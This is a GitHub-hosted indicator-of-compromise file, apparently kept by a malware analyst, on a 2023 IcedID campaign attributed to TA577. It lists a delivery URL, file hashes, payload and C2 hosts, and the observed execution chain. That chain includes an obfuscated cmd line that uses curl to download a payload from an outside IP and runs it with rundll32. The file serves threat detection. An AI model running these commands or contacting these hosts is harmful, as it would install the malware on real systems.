pr0xylife / IcedID   Public

⌄ Notifications   Fork 5   ☆ Star 34

<> Code   ⊙ Issues   Pull requests   ⊙ Actions   Projects   ⊘ Security   Insights

IcedID / **icedID_09.28.2023.txt**

36 lines (20 loc) · 1022 Bytes

| Code | Blame | | Raw |

```
1      IcedID | 09.28.2023 | Campaign 163487289 | TA577 |
2
3      **************************************
4
5      .url https://themarijuanashow.com/rt/
6      .zip 96183d3cd4307ff21793b4eaf54ee2c6c7e387e7c5d896f159d980eb1344301a
7      .dll 1f80003416d85564aa437e72de131702a3a413b4d60611bf412f92ee9cf1f7ee
8
9      **************************************
10
11     Exec >>
12
13     cmd /c C:\Users\Admin\AppData\Local\Temp\4DH.pdf.lnk
14
15     cmd.exe /c fbV3 || ecHO fbV3 & PiNG fbV3 || CurL http://155.138.164.116/RfOhPtl/3p -o C:\Users\Admi
16
17     C:\Windows\system32\PING.EXE
18
19     PiNG  -n 3 fbV3
20
21     ruNdlL32  C:\Users\Admin\AppData\Local\Temp\fbV3.log  scab /k pechene634
22
23     **************************************
24
25     .dll distro
26
```

```
27      http://155.138.164.]116/RfOhPtl/3p
28      http://155.138.223.115/eM19/Qs1
29
30      ***************************************
31
32      c2 downloader
33
34      http://carsfootyelo.com/
35
36      ***************************************
```